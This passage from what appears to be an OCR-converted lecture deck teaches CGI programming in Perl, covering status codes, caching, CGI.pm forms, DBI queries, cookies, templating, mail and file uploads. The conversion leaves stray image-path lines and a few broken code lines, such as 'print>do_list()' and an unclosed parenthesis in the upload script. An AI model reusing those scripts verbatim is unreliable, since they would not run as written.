<TITLE>302 Found</TITLE>
</HEAD><BODY>
<H1>Found</H1>
The document has moved
<A HREF="http://www.example.org/cgi-examples/
 pictures/main-06-04.png">here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.27 Server at www.example.org
Port 80</ADDRESS>
</BODY></HTML>
```

Errors and what to do with them

- The status code in a response should reflect what actually happened
- A page with the default status 200 (OK) that says 'Not found' is a problem for web spiders and robots
- The CGI 'Status' header can be used to explicitly set the status
- Some status codes imply the presence of additional headers
- Useful codes for CGI writers include
  - `200 OK`: the default without a status header
  - `403 Forbidden`: the client is not allowed to access the requested resource
  - `404 Not Found`: the requested resource does not exist
  - `500 Internal Server Error`: general, unspecified problem responding to the request
  - `503 Service Not Available`: intended for use in response to high volume of traffic
  - `504 Gateway Timed Out`: could be used by CGI programs that implement their own time-outs

Errors and what to do with them (2)

- An error reporting routine

```
sub error {
  my ($code,$msg,$text) = @_;
  print "Status: $code $msg\n";
  print "Content-type: text/html; charset=iso-8859-1\n";
  print "\n";
  print "<html><head><title>$msg</title></head>\n";
  print "<body><h1>$msg</h1>\n";
  print "<p>$text</p></body></html>\n";
}
```

- This can only be used before any other header is printed

errors.cgi

```
#!/usr/bin/perl -Tw
use strict;

my ($file, $buffer);
$file = '/var/www/msg.txt';
if ((localtime(time))[1] % 2 == 0) {
  error (403, "Forbidden",
         "You may not access this document at the moment");
}
elsif (!-r $file) {
  error(404, "Not found",
        "The document requested was not found");
}
else {
  unless (open (TXT, $file)) {
    error (500, "Internal Server Error",
           "An Internal server error occurred");
  }
  else {
    print "Content-type: text/plain\n";
    print "\n";
    while (read(TXT, $buffer, 4096)) {
      print $buffer;
    }
    close TXT;
  }
}
```

Recap

- 3 special CGI 'headers'
  - Content-type
  - Location
  - Status

Webserver configuration

Apache

- Either

```
ScriptAlias /cgi-bin/ /usr/local/apache/cgi-bin/
```

- or

```
AddHandler cgi-script cgi pl
<Directory /usr/local/apache/htdocs/somedir>
  Options +ExecCGI
</Directory>
```

- The program must have its execute bit set for the user running the CGI
- Scripts must identify their interpreter

Internet Information Server

- In the IIS snap-in, select a Web site or virtual directory and open its property sheet
- On the Home Directory property sheet
  - Set Execute Permissions to 'Scripts and Executables'
  - Select Configuration... and ensure there is an association between a file name suffix and the program needed to run it.
  - For example '`.pl`' -> `C:\Perl\bin\perl.exe "%s" %s`

Debugging CGIs

What CGI doesn't define

- There are of course a lot of things that the CGI specification doesn't define
- It doesn't define 'Current Directory'
  - This affects how relative pathnames in scripts are be interpreted
  - Apache sets the current directory to the one in which the CGI program is installed
  - Microsoft IIS is reputed to follow other, more complex rules
- CGI doesn't specify what happens to the program's 'standard error' output
- CGI doesn't specify what environment variables (other than the CGI ones) will be available
- It doesn't specify what PATH will be
- It doesn't say what the user and group running the program will be

My program won't run

- Syntax errors - try, e.g., `perl -cwT <filename>`
- Permissions: web server user needs execute (and perhaps read) access to the program and directories
- Web server configuration
  - Script execution
  - Available methods
- The `#!` line, and line endings
- Missing or out-of-order headers
  - Beware of buffering
- Check the server logs - `error_log` and/or `script_log`, or equivalent

My program runs, but not correctly

- Always check (or at least suspect) the return values from open(), eval(), system(), etc.
- Remember that your CGI may be running as an unprivileged user - file and directory access
- Lock any files that are updated
- Beware of races
- Allow for text and binary files being different
- Check the server logs *AGAIN*

Running CGI programs interactively

- You may need to set up a least some CGI environment variables
- POST data can be redirected from a file

```
$ echo 'time=yes&year=yes' >data.txt

$ export REQUEST_METHOD=POST
$ export CONTENT_LENGTH=17
$ export QUERY_STRING=""
$ ./clock.cgi <data.txt
```

Caching

CGI pages and caching

- Expect caching
  - local browser caching
  - shared caches, configured and transparent
- An issue for CGI writers when
  - things are not cached when they should be
  - things are cached when they shouldn't
- 9 out of 10 CGI programs don't express a preference
- This often means that browsers will cache CGI output (a bit) and shared caches will not, but YMMV
- Different caches and browsers do different things, sometimes for different file types

CGI pages and caching (2)

- Three possible caching states for a document in a cache
  - Known to be fresh
  - Stale
  - Stale but validatable
- It's common for caches not to store URLs containing
  - `?`
  - `cgi-bin`
- Responses to POST requests can't be cached
- Responses containing '`Set-cookie`' headers can't be cached

Controlling caching

- It's all in the headers
- META tags are normally only seen by browsers
- Distinguish between Request and Response headers in standards
- `Pragma: no-cache` probably doesn't work

If you positively don't want a document cached

- Try `Cache-control: no-cache`
- and/or `Expires` in the past

```
Expires: Fri, 30 Oct 1998 14:19:41 GMT
```

If you do want a document cached

- Send `Expires` if possible
- or something like `Cache-control: max-age=86400`
- Consider sending `Last-modified` and/or `ETag`
- ... but what's 'Last modified'?
- Beware of allowing something to be cached if the same URL could produce different output
- Beware of setting `Expires` or `max-age` if not appropriate

simple-html3.cgi

```
#!/usr/bin/perl -Tw
use strict;

my $now = localtime();

print "Content-type: text/html; charset=iso-8859-1\n";
print "Cache-control: max-age=30\n";
print "\n";

print "<html>\n";

print "<head>\n";
print "<title>A first HTML CGI</title>\n";
print "</head>\n";

print "<body>\n";
print "<h1>Hello World</h1>\n";
print "<p>It is ";
print escapeHTML($now);
print "</p>\n";
print "</body>\n";

print "</html>\n";
```

If-modified-since and 304 Not modified

- Many clients use a '`If-modified-since` header to check freshness
- CGI programs can return a '`304 Not Modified`' response
- ... but they have probably done all the work by then

Recap

- Expect caching, and work with it
- Send appropriate response headers

path_info

Avoiding '?' and 'cgi-bin'

- It's common for caches not to store URLs containing '?' or 'cgi-bin'
- And for robots not to index them
- When resolving a path, web servers look at each component in turn and stop when they find a CGI
- `GET /cgi-bin/foobar.cgi/fred/william.html`
- What's left (`/fred/william.html`) goes into the `PATH_INFO` environment variable
- `PATH_TRANSLATED` contains `PATH_INFO` converted to a full path, perhaps

`/var/www/html/fred/william.html`

- This is an example of mapping virtual to real paths

bottomless.cgi

```
#!/usr/bin/perl -Tw
use strict;

print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";

print "<html>\n";

print "<head>\n";
print "<title>A Bottomless document tree</title>\n";
print "<meta name="robots" content="index,nofollow" />\n";
print "</head>\n";
print "<body>\n";
print "<h1>A Bottomless document tree</h1>\n";
print "<p>Here we have a <a href='tar/pit.html'>relative\n";
print "link</a>.</p>\n";
print "</body>\n";

print "</html>\n";
```

Sending e-mail

Email is hard

- It's dangerous allow a user-supplied e-mail address on a command line
- Many of the 'special' characters that can cause damage are legal in (some) mail addresses
- 'From:' address vs, 'Sender' address
  - No valid sender => no error reports
  - In Cambridge, no valid sender => rejected message
  - Many CGI mail solutions don't set sender properly
  - Many CGI mail solutions don't report problems

Options

- Use `ppsw.cam.ac.uk` as a smart host, and
  - Use NMS TFmail or FormMail for form-to-mail processing
  - Install NMS Sendmail and pipe complete messages into it
  - Use Perl `mail::Sendmail` or `Net::SMTP` modules, or equivalent
- NMS: `http://nms-cgi.sourceforge.net/`
- On a Unix box with a ***configured*** mail system, pipe *complete* messages into

`/usr/lib/sendmail -t -oi`

- There's an example 'Cambridge' Exim configuration at:

`http://www-uxsup.csx.cam.ac.uk/~fanf2/conf4.satellite`

Using Perl

Why Perl?

- Lots of native string handling
- Taint mode
- Memory management
- Lots of useful modules
  - `CGI` - parameter parsing, sticky form fields, HTML shortcuts
  - `DBI` - database interface
  - `HTTP::Date` - HTTP-compatible dates
  - `URI` - URL manipulation
  - `URI::Escape` - for uri_escape() and uri_unescape()
  - `GD` - on-the-fly `png` and `jpeg` manipulation
  - `Template`, `HTML::Template` - Templating
- ... and interfaces to just about everything
- See CPAN `http://www.cpan.org/`

If not Perl, then what?

- PHP
- Shell script
- C, C++, etc.
- Visual<*whatever*>
- ...or anything else

Perl examples

- The Perl CGI Module
- Database access
- Maintaining State - Hidden fields and Cookies
- Templating
- Sending mail
- File Uploads

The Perl CGI Module

What does it do?


- CGI argument parsing
- CGI environment variable access
- Shortcuts for HTML form elements (sticky)
- HTML shortcuts
- Debug support

HTML Shortcuts

- *cgi.cgi*

```
#!/usr/bin/perl -Tw
use strict;

use CGI;

my $q = new CGI;

print
  $q->header,
  $q->start_html (-title=>"Great rings of power"),
  $q->center(
    $q->h1("Ring allocation"),
    $q->p("Allocation of the Great Rings of power"),
    $q->table({border=>1},
      $q->Tr({align=>"center"},
        [ $q->th( [ 'Elves', 'Dwarf Lords', 'Mortal Men' ] ),
          $q->td( [ '3',     '7',           '9'           ] )
        ]
      )
    )
  ),
  $q->end_html;
```

HTML Shortcuts - results



Perl CGI Forms and Parameters - main program

- *clock-cgi.cgi*

```
#!/usr/bin/perl -wT
use strict;

use POSIX 'strftime';
use CGI;

my $q = new CGI;

print $q->header,
      $q->start_html (-title=>"A virtual clock");

print_time() if $q->param();
print_form();

print $q->end_html;
```


Perl CGI Forms and Parameters - print_time

```
sub print_time {

  my ($format, $current_time);

  $format = '';
  $format = ($q->param('type') eq '12-hour') ? '%r ' : '%T '
                                          if $q->param('time');
  $format .= '%A, ' if $q->param('weekday');
  $format .= '%d '  if $q->param('day');
  $format .= '%B '  if $q->param('month');
  $format .= '%Y '  if $q->param('year');

  $current_time = strftime($format,localtime);

  if ($q->param('name')) {
      print "Welcome ";
      print $q->escapeHTML($q->param('name'));
      print "! ";
  }
  print "It is <b>";
  print $q->escapeHTML($current_time);
  print "</b><hr />\n";

}
```

Perl CGI Forms and Parameters - print_form

```
sub print_form {
  print $q->start_form,
        $q->p(
          "Your name: ",
          $q->textfield(-name=>'name'),
        ),
        $q->p(
          "Show:",
          $q->checkbox(-name=>'time',    -checked=>1),
          $q->checkbox(-name=>'weekday', -checked=>1),
          $q->checkbox(-name=>'day',     -checked=>1),
          $q->checkbox(-name=>'month',   -checked=>1),
          $q->checkbox(-name=>'year',    -checked=>1),
        ),
        $q->p(
          "Time style",
          $q->radio_group(-name=>'type',
                          -values=>['12-hour','24-hour']),
        ),
        $q->p(
          $q->submit(-name=>'Show'),
          $q->reset(-name=>'Reset'),
        ),
   $q->end_form;
}
```

Perl CGI Forms and Parameters - Screenshot



Perl CGI debugging


- `./clock-cgi.cgi time=on name=Jon`
- *fatal.cgi*

```
#!/usr/bin/perl -Tw
use strict;

use CGI::Carp qw(fatalsToBrowser);

my $now = localtome();

print "Content-type: text/plain\n";
print "\n";
print "Hello World\n";
print "\n";
print "It is now $now\n";
```

Perl CGI debugging (2)

- In the error log:

```
[Wed Feb 19 12:44:13 2003] fatal.cgi: Undefined subroutine
  &main::localtome called at /var/www/html/cgi-examples/fatal.c
  line 6.
```



The Perl DBI

The character table


characters
id
name
race
pwd

The race table

characters
id
name
race
pwd

race
id
name

Relationship



Main program

- *lotr.cgi*

```
#!/usr/bin/perl -Tw
use strict;

use CGI;
use DBI;

use vars '$q', '$dbh';

$q = CGI->new;
print $q->header,
      $q->start_html (-title=>"The characters");

my %attr = ( RaiseError => 1,
             PrintError => 0,
             AutoCommit => 1,
           );
my $dbh = DBI->connect("DBI:SQLite:dbname=lotr",
      "user", "pwd", \%attr);

print>do_list() if $q->param;
do_form();

$dbh->disconnect;
print $q->end_html;
```


do_list()

```
sub do_list {

  my $race = $q->param('race');
  my $select = '';
  $select = 'AND race.id = ' . $dbh->quote($race)
                                  if ($race =~ /^\d$/);

  my $sth = $dbh->prepare ("SELECT characters.name, race.name
                          FROM characters, race
                          WHERE characters.race = race.id
                          $select
                          ORDER BY characters.name");
  $sth->execute;
  my $results = $sth->fetchall_arrayref;
  print $q->center(
        $q->h1("Characters"),
        $q->table({border=>1},
          $q->Tr({align=>"center"},
            [ $q->th( [ 'Name', 'Race' ] ),
              map { $q->td($_) } @$results ]
          )
        )
      );
}
```

do_form()

```
sub do_form {

    my $sth = $dbh->prepare ("SELECT name, id
                              FROM race
                              ORDER BY name");
    $sth->execute;
    my @values = ('*');
    my %labels = ('*' => 'All');
    while ( my ($name, $race) = $sth->fetchrow_array) {
        push @values,$race;
        $labels{$race}=$name;
    }

    print $q->center(
            $q->start_form,
            $q->p(
              "Chose a Middle Earth race: ",
              $q->br,
              $q->popup_menu(-name=>'race',
                             -values=>\@values,
                             -labels=>\%labels),
              $q->submit,
            ),
            $q->end_form,
          );
}
```

DBI results




Maintaining State


State

- HTTP (and therefore CGI) is stateless
- If you want to store state there are various places to put it
  - Hidden form fields
  - Cookies
  - The URL
  - In a file
  - In a database

loan.cgi



loan.cgi (2)



About Cookies


- Client-side information storage
- Tags to control
  - Expiry
  - What domains will it be returned to
  - What path's will it be returned to
- Setting

```
Set-Cookie: preferences=foo; path=/;
  expires=Sat, 22-Mar-2003 16:07:01 GMT
```


- Getting

```
Cookie: preferences=foo
```

cookie.cgi



cookie.cgi



Templating

Why?

- Mixing code and HTML is not really a good idea
- There are any number of template modules that can help
  - Template Toolkit
  - `HTML::Template`
  - Embperl
  - Mason
- ... or DIY (please don't)

template.ttml

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>

<head>
<title>Congratulations!!</title>
</head>

<body>

<h1>Congratulations [% name FILTER html %]</h1>

<p>Congratulations [% name FILTER html %], we are pleased
to tell you that you have just been allocated
$[% value FILTER html %] in our prize draw. All you need
to do is contact us at our address below to claim your prize.
</p>

<p>
[% FOREACH line = address -%]
[% line FILTER html %]<br />
[% END -%]
</p>

</body>
</html>
```

template.cgi

```
#!/usr/bin/perl -wT
use strict;

use Template;
use CGI;

my $q = CGI->new;

my $data = { name => 'Jon Warbrick',
             value => "1,000,000",
             address => ['123, The Street', 'Anytown',
                         'Aynwhere', 'ZZ1 1ZZ']
           };

my $tt = Template->new or
      die "Failed to create new template: " .
                                        Template->error();

my $html;
$tt->process("template.ttml",$data,\$html)
                                        || die $tt->error();

print $q->header(-type=>'text/html'),
      $html;
```

Templating output

Sending e-mail from perl

sendmail.pl

- Only with a ***configured*** mail system

```
#!/usr/bin/perl -Tw
use strict;

$ENV{PATH} = $ENV{BASH_ENV} = '';

my $from    = 'jw35@cam.ac.uk';
my $to      = 'jon.warbrick@ucs.cam.ac.uk';
my @message = ("From: $from",
               "To: $to",
               "Subject: A test message",
               "",
               "Hello World!");

open(SENDMAIL, "|/usr/sbin/sendmail -oi -t")
  or die "Failed to open sendmail: $!\n";

foreach my $line (@message) {
  print SENDMAIL "$line\n";
}

close SENDMAIL or warn $! ? "Error closing sendmail pipe: $!\n"
                          : "Error $? from sendmail pipe";
```

Net-SMTP.pl

```
#!/usr/bin/perl -Tw
use strict;

use Net::SMTP;

my $from    = 'jw35@cam.ac.uk';
my $to      = 'jon.warbrick@ucs.cam.ac.uk';
my @message = ("From: $from",
               "To: $to",
               "Subject: A test message",
               "",
               "Hello World!");
eval {
  my $smtp = Net::SMTP->new('ppsw.cam.ac.uk', Debug => 1)
                                    or die "connect";
  $smtp->mail($from)                or die "mail";
  $smtp->to($to)                    or die "to";
  $smtp->data()                     or die "data";
  foreach my $line (@message) {
    $smtp->datasend("$line\n") or die "datasend";
  }
  $smtp->dataend()                  or die "dataend";
  $smtp->quit()                     or die "quit";
};
if ($@) {
  die "Message not sent: $@ failed\n";
}
```

File Uploads

Doing file uploads


- HTML defines `<input type="file">` for uploading files
- Uploading forms must use POST
- `x-www-form-urlencoded` is inefficient for lots of data
- Forms uploading files must use `multipart/form-data`
- The appearance of this control, and the value associated with the control, vary between browsers
- The 'value' attribute is ignored by most browsers

File Uploads - the form

- *upload.html*

```
<html>
<head>
<title>Upload Example</title>
</head>

<body>
<h1>Upload Example</h1>

<p>Upload a file:</p>

<form method="post" action="upload.cgi"
      enctype="multipart/form-data">
<p>Save as: <input type="text" name="save_as" /></p>
<p><input type="file" name="upload" value="" size="60" /></p>
<p><input type="submit" name="submit"
                                  value="Upload File" /></p>
</form>

</body>
</html>
```

File Uploads - the form (2)



File Uploads - the request (2)

```
POST /upload.cgi HTTP/1.1
...
Content-Type: multipart/form-data;
  boundary=---------------------98395072913734876251011504 5
Content-Length: 604

-----------------------98395072913734876251011504 5
Content-Disposition: form-data; name="save_as"

testfile.txt
-----------------------98395072913734876251011504 5
Content-Disposition: form-data; name="upload";
  filename="testfile.txt"
Content-Type: text/plain

The Common Gateway Interface, or CGI, is a standard
for external gateway programs to interface with
information servers such as HTTP servers.
-----------------------98395072913734876251011504 5
Content-Disposition: form-data; name="submit"

Upload File
-----------------------98395072913734876251011504 5--
```

File Uploads - the program


- *upload.cgi*

```
#!/usr/bin/perl -Tw
use strict;

use CGI;

$CGI::DISABLE_UPLOADS = 0;
$CGI::POST_MAX        = 1024 * 1024;

use vars '$q';

$q = new CGI;

print $q->header,
      $q->start_html('File upload'),
      $q->h1('File upload');

print_results();

print $q->end_html;
```

File Uploads - the program (2)

```
sub print_results {

  my $length;
  my $file = $q->param('upload');
  if (!$file) {
    print "No file uploaded.";
    return;
  }
  print $q->p(
          $q->b('Save as:'),$q->escapeHTML($q->param('save_as'))
        ),
        $q->p(
          $q->b('Uploaded file name:'),$q->escapeHTML($file)
        ),
        $q->p(
          $q->b('File MIME type:'),
          $q->escapeHTML($q->uploadInfo($file)->{'Content-Type'
 );
  my $fh = $q->upload('upload');
  while (<$fh>) {
    $length += length($_);
  }
  print $q->p(
          $q->b('File length:'),
          $length
        );
}
```

File Uploads - the result



Closing remarks

Problems with CGI, possible solutions

- HTTP interaction module
- Limitations of HTML form controls
- Repeated execution
  - Execution overhead
  - No internal state
  - Mixed HTML and code
- Possible solutions
  - Browser-side scripting: Java(ECMA)script, Java
  - Plugins: Flash
  - 'Code in HTML': SSI, PHP, ASP, JSP, Mason
  - Better interfaces: Apache API (and mod_perl), NSAPI, ISAPI, Java servlets
  - Persistent interpreters: mod_perl, mod_php, Fast-CGI

References - standards

- CGI: `http://hoohoo.ncsa.uiuc.edu/cgi/`
- HTML 4.01: `http://www.w3.org/TR/html4/`
- XHTML 1.0: `http://www.w3.org/TR/xhtml1/`
- HTTP 1.1: RFC 2616
- HTTP 1.0: RFC 1945
- URI generic syntax: RFC 2393
- RFCs are available from
  - `ftp://ftp.rfc-editor.org/in-notes/rfc<nnnn>.txt` (official)
  - `http://www-uxsup.csx.cam.ac.uk/netdoc/rfc/rfc<nnn>.txt` (local)
  - `http://www.faqs.org/rfcs/rfc<nnnn>.html` (pretty)

References - books

- *CGI Programming with Perl (2nd Edition). Scott Guelich, Shishir Gundavaram, Gunther Birznieks.* O'Reilly. 1-56592-419-3
- The Official Guide to Programming with CGI.pm. *Lincoln Stein.* John Wiley & Sons. 0-471-24744-8
- Learning Perl, 3rd Edition. *Randal L. Schwartz, Tom Phoenix.* O'Reilly. 0-596-00132-0
- *Programming Perl, 3rd Edition. Larry Wall, Tom Christiansen, Jon Orwant.* O'Reilly. 0-596-00027-8
- Programming the Perl DBI. *Alligator Descartes, Tim Bunce.* O'Reilly. 1-56592-699-4
- *HTML & XHTML: The Definitive Guide, 5th Edition. Chuck Musciano, Bill Kennedy.* O'Reilly. 0-596-00382-X
- *Writing Apache Modules with Perl and C. Lincoln Stein, Doug MacEachern.* O'Reilly. 1-56592-567-X

Other resources

- World Wide Web Security FAQ:

`http://www.w3.org/Security/faq/www-security-faq.html`

- Apache Tutorial: Dynamic Content with CGI:

`http://httpd.apache.org/docs-2.0/howto/cgi.html`

- Apache Module mod_cgi:

`http://httpd.apache.org/docs-2.0/mod/mod_cgi.html`

- Apache suEXEC Support:

`http://httpd.apache.org/docs-2.0/suexec.html`

That's All Folks

If you have been, thanks for listening